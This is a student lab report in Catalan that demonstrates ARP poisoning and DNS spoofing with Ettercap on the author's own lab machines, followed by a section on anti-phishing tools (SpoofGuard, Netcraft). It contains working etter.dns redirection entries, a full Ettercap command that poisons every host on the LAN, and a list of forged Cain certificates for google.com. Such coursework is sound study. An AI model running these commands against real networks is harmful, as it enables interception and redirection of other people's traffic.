C:\PROGRA~2\Cain\Certs\self_signed_216.58.210.142.crt	216.58.210.142	443	*.google.com
C:\PROGRA~2\Cain\Certs\self_signed_172.217.17.14.crt	172.217.17.14	443	*.google.com
C:\PROGRA~2\Cain\Certs\self_signed_216.58.201.174.crt	216.58.201.174	443	*.google.com
C:\PROGRA~2\Cain\Certs\self_signed_40.77.226.249.crt	40.77.226.249	443	settings.data.microsoft.com

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

❖ DNS SPOOFING : Ettercap

Com que estic amb la maquina virtual Kali, utilitzare el programa Ettercap que és un programa d'enverinament de la taula ARP.

A continuació mostro els passos :

```
uruloki@kali-anonymous: /etc/ettercap
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda
uruloki@kali-anonymous:/etc/ettercap$ ls
etter.conf  etter.dns  etter.mdns  etter.nbns
uruloki@kali-anonymous:/etc/ettercap$
```

```
uruloki@kali-anonymous: /etc/ettercap
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda
GNU nano 2.9.8                               etter.dns
#####
#
#  ettercap -- etter.dns -- host file for dns_spoof plugin
#
#  Copyright (C) ALoR & NaGA
#
#  This program is free software; you can redistribute it and/or modify
#  it under the terms of the GNU General Public License as published by
#  the Free Software Foundation; either version 2 of the License, or
#  (at your option) any later version.
#
#####
#
#  Sample hosts file for dns_spoof plugin
#
#  the format is (for A query):
#    www.myhostname.com A 168.11.22.33
#    *.foo.com          A 168.44.55.66
#
#  ... for a AAAA query (same hostname allowed):
#
```

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

```
uruloki@kali-anonymous: /etc/ettercap
Fitxer Edita Visualitza Cerca Terminal Ajuda
uruloki@kali-anonymous:~$ cd /etc/ettercap
uruloki@kali-anonymous:/etc/ettercap$ ls
etter.conf etter.dns etter.dns.save etter.mdns etter.nbns
uruloki@kali-anonymous:/etc/ettercap$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:87:e9:b7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.41/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 43105sec preferred_lft 43105sec
    inet6 fe80::a00:27ff:fe87:e9b7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 08:00:27:c2:ae:b9 brd ff:ff:ff:ff:ff:ff
uruloki@kali-anonymous:/etc/ettercap$
```

```
uruloki@kali-anonymous: /etc/ettercap
Fitxer Edita Visualitza Cerca Terminal Ajuda
GNU nano 2.9.8 etter.dns Modificat
#####
# little example for TXT records
#
naga.org TXT "v=spf1 ip4:192.168.1.2 ip6:2001:db8:d0b1:beef::2 -all"
# vim:ts=8:nowrap:
##### 1/11/2018
virtual.uruloki.mx      A      192.168.1.41
*.virtual.uruloki.mx   A      192.168.1.41
www.virtual.uruloki.mx PTR    192.168.1.41
^G Ajuda  ^O Desa  ^W On és  ^K Retalla ^J Justifica ^C Pos Act
^X Surt   ^R Llegeix ^\ Reemplaça ^U Enganxa ^T Ortografia ^_ Vés a línia
```

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

```
#####  
#####  
# microsoft sucks ;)  
# redirect it to www.linux.org  
#  
microsoft.com      A    107.170.40.56  
*.microsoft.com    A    107.170.40.56  
www.microsoft.com  PTR  107.170.40.56      # Wildcards in PTR are not allowed  
#####  
# no one out there can have our domains...  
#
```

- verifico si el servei apache2 està actiu

```
uruloki@kali-anonymous: /etc/ettercap  
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda  
uruloki@kali-anonymous:/etc/ettercap$ sudo systemctl status apache2  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:  
   Active: inactive (dead)  
uruloki@kali-anonymous:/etc/ettercap$ sudo systemctl start apache2  
uruloki@kali-anonymous:/etc/ettercap$ sudo systemctl status apache2  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:  
   Active: active (running) since Thu 2018-11-01 18:58:52 CET; 10s ago  
     Process: 2467 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
    Main PID: 2478 (apache2)  
       Tasks: 7 (limit: 2352)  
      Memory: 23.7M  
     CGroup: /system.slice/apache2.service  
             └─2478 /usr/sbin/apache2 -k start  
               └─2479 /usr/sbin/apache2 -k start  
                 └─2480 /usr/sbin/apache2 -k start  
                   └─2481 /usr/sbin/apache2 -k start  
                     └─2482 /usr/sbin/apache2 -k start  
                       └─2483 /usr/sbin/apache2 -k start  
                         └─2484 /usr/sbin/apache2 -k start
```


Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

```
uruloki@kali-anonymous:/etc/ettercap$ sudo ettercap -T -q -i eth0 -P dns_spoof -M arp /// ///
```

```
uruloki@kali-anonymous:/etc/ettercap$ sudo ettercap -T -q -i eth0 -P dns_spoof -M arp /// ///
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:87:E9:B7
         192.168.1.41/255.255.255.0
         fe80::a00:27ff:fe87:e9b7/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

```
uruloki@kali-anonymous: /etc/ettercap
5.2.18
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

5 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Per exemple si faig ping a www.microsoft.com abans de modificar aquests parametres em consta la IP real.

```
Indicador d'ordres

C:\Users\Usuario>ping www.microsoft.com

Haciendo ping a e13678.dspb.akamaiedge.net [95.101.25.53] con 32 bytes de datos:
Respuesta desde 95.101.25.53: bytes=32 tiempo=10ms TTL=57
Respuesta desde 95.101.25.53: bytes=32 tiempo=16ms TTL=57
Respuesta desde 95.101.25.53: bytes=32 tiempo=12ms TTL=57
Respuesta desde 95.101.25.53: bytes=32 tiempo=12ms TTL=57

Estadísticas de ping para 95.101.25.53:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 10ms, Máximo = 16ms, Media = 12ms
```

Un cop activat desde Kali linux. Accedeixo al host vicitma

```
uruloki@kali-anonymous: /etc/ettercap

Fitxer  Editar  Visualitza  Cerca  Terminal  Pestanyes  Ajuda

uruloki@kali-anonymous: /etc/ettercap x uruloki@kali-anonymous: /etc/ettercap x

uruloki@kali-anonymous:/etc/ettercap$ sudo ettercap -T -q -i eth0 -P dns_spoof -M arp /// ///
```

- En aquest cas utilitzo el meu host real (Windows 10) desactivant tots els firewalls. Torno a fer ping novament a www.microsoft.com i verifico que la IP està modificada

```
C:\Users\Usuario>ping www.microsoft.com

Haciendo ping a www.microsoft.com [107.170.40.56] con 32 bytes de datos:
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 107.170.40.56:
    Paquetes: enviados = 2, recibidos = 0, perdidos = 2
    (100% perdidos),
    Control C
```

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

En el Terminal de Kali Linux m'indica

```
Text only Interface activated...
Hit 'h' for inline help


Activating dns_spoof plugin...

dns_spoof: A [www.microsoft.com] spoofed to [107.170.40.56]
```

- Abans al arxiu Ettercap habia afegit una direcció IP inventada , www.virtual.uruloki.mx(no existeix, lògicament el servidor Apache dirà que no la troba) i una com a IP la seva IP Local (192.168.1.41)

Esperant que la víctima accedeixi a la pàgina www.virtual.uruloki.mx

En aquesta ocasió b utilitzaré el meu ordinador físic (Windows 10), desactivo els firewalls i accedeixo una web inventada inexistente (imaginem que fos www.microsoft.com) i anoto com a IP falsa (la IP de Kali Linux) www.virtual.uruloki.mx



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

```
uruloki@kali-anonymous: /etc/ettercap
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda
Scanning the whole netmask for 255 hosts...
|=====| 100.00 %
0 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
dns_spoof: A [settings-win.data.microsoft.com] spoofed to [107.170.40.56]
dns_spoof: A [www.virtual.uruloki.mx] spoofed to [192.168.1.41]
```

al fer ping al virtual.uruloki.mx (estic fent ping al host atacant Kali Linux)

```
Indicador d'ordres
C:\Users\Usuario>ping virtual.uruloki.mx

Haciendo ping a virtual.uruloki.mx [192.168.1.41] con 32 bytes de datos:
Respuesta desde 192.168.1.41: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.41: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.41: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.41: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.1.41:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Users\Usuario>
```


Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- Reinicio el servidor DNS

```
arnsub@arnsub-m08: /var/cache/bind
Fitxer Edita Visualitza Cerca Terminal Ajuda
arnsub@arnsub-m08:/var/cache/bind$ sudo systemctl restart bind9
arnsub@arnsub-m08:/var/cache/bind$ sudo systemctl status bind9
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2018-11-01 21:01:21 CET; 8s ago
     Docs: man:named(8)
  Process: 2878 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2883 (named)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/bind9.service
           └─2883 /usr/sbin/named -f -u bind
```

- Confirmo abans de fer l'atac que les màquines es poden comunicar (es fan ping)

```
uruloki@kali-anonymous: /etc/ettercap x uruloki@kali-anonymous: /var/cache$
uruloki@kali-anonymous:/var/cache$ ping arnsub-m08.arnsub.net
PING arnsub-m08.arnsub.net (192.168.1.2) 56(84) bytes of data:
64 bytes from 192.168.1.2 (192.168.1.2): icmp_seq=1 ttl=64 time=0.218 ms
64 bytes from 192.168.1.2 (192.168.1.2): icmp_seq=2 ttl=64 time=0.478 ms
^C
--- arnsub-m08.arnsub.net ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.218/0.348/0.478/0.130 ms
uruloki@kali-anonymous:/var/cache$
```

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Enunciat 3- PROTECCIÓ

Que és spoofGuard?

Explica perquè spoofGuard és una eina de seguretat activa.

Instal·lar l'eina SpoofGuard (<http://crypto.stanford.edu/SpoofGuard/>) en una màquina virtual amb el Windows XP.

Aquesta eina ens ajuda a diferenciar si estem sent víctimes d'un atac malintencionat de spoofing o de phishing. Aquesta aplicació afegeix una barra d'eines al navegador (en aquest cas s'instal·la en l'Explorer), que ens indica la perillositat de la pàgina. Captura una pantalla del navegador amb aquesta barra d'eines instal·lada, i comprova cadascuna de les següents pàgines si és fiable o no:

- www.google.com
- www.paypal.com
- www.hasbro.com

❖ SpoofGuard

SpoofGuard és una eina per ajudar a prevenir una forma d'atac malintencionat anomenat "**suplantació web**" o "**phishing**".

- SpoofGuard és un complement de navegador que és compatible amb Microsoft Internet Explorer.
- SpoofGuard col·loca un semàfor en la barra d'eines del seu navegador que canvia de verd a groc a vermell quan navega a un lloc fals.
 - Si intenta ingressar informació confidencial en un formulari des d'un lloc fals, SpoofGuard guardarà les seves dades i li avisarà.
 - Els advertiments de SpoofGuard es produeixen quan els indicadors d'alarma aconseguixen un nivell que depèn dels paràmetres establerts per l'usuari.


Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

En aquesta pràctica tornaré utilitzar el host virtual on he instal·lat **CAIN**



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Arnau>hostname
asix2-windows7

C:\Users\Arnau>_
```

Accedeixo Internet desde el meu navegador Internet Explorer (versió 8)



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Accedeixo a la pàgina <https://crypto.stanford.edu/SpoofGuard/download.html>

Tot i que m'ho aconsegueixo baixar , no em funciona. Només està habilitat per **Internet Explorer (versió 6)**.

LLavors decideixo a buscar alternatives (a més que utilizo una altre navegador, Google Chrome). Escullo Netcraft Extension.

❖ Netcraft Extension :

- És un complement pel navegador Google Chrome
- És una eina que permet buscar fàcilment informació relacionada amb els llocs que visita i brindar protecció contra el phishing.
- Protecció contra llocs de suplantació d'identitat

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- Un cop instal.lat accedirem a les següents pàgines per que ens digui si és fiable o no:

www.goggle.com

www.google.es

Site Report

Risk Rating: 0

Country:	US	Site rank:	57
First seen:	Nov 2003	Host:	Google LLC
PFS:	✓	SSLv3:	Not supported

NETCRAFT [Report phish](#)

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

www.paypal.com

www.paypal.com



Site Report



Risk Rating: 0

Country:	EU	Site rank:	107
First seen:	July 2005	Host:	Akamai Techn...
PFS:	✓	SSLv3:	Not supported

 [Report phish](#)

www.hasbro.com

shop.hasbro.com



Site Report



Risk Rating: 1

Country:	US	Site rank:	310,942
First seen:	October 2018	Host:	Incapsula Inc
PFS:	✓	SSLv3:	Not supported

 [Report phish](#)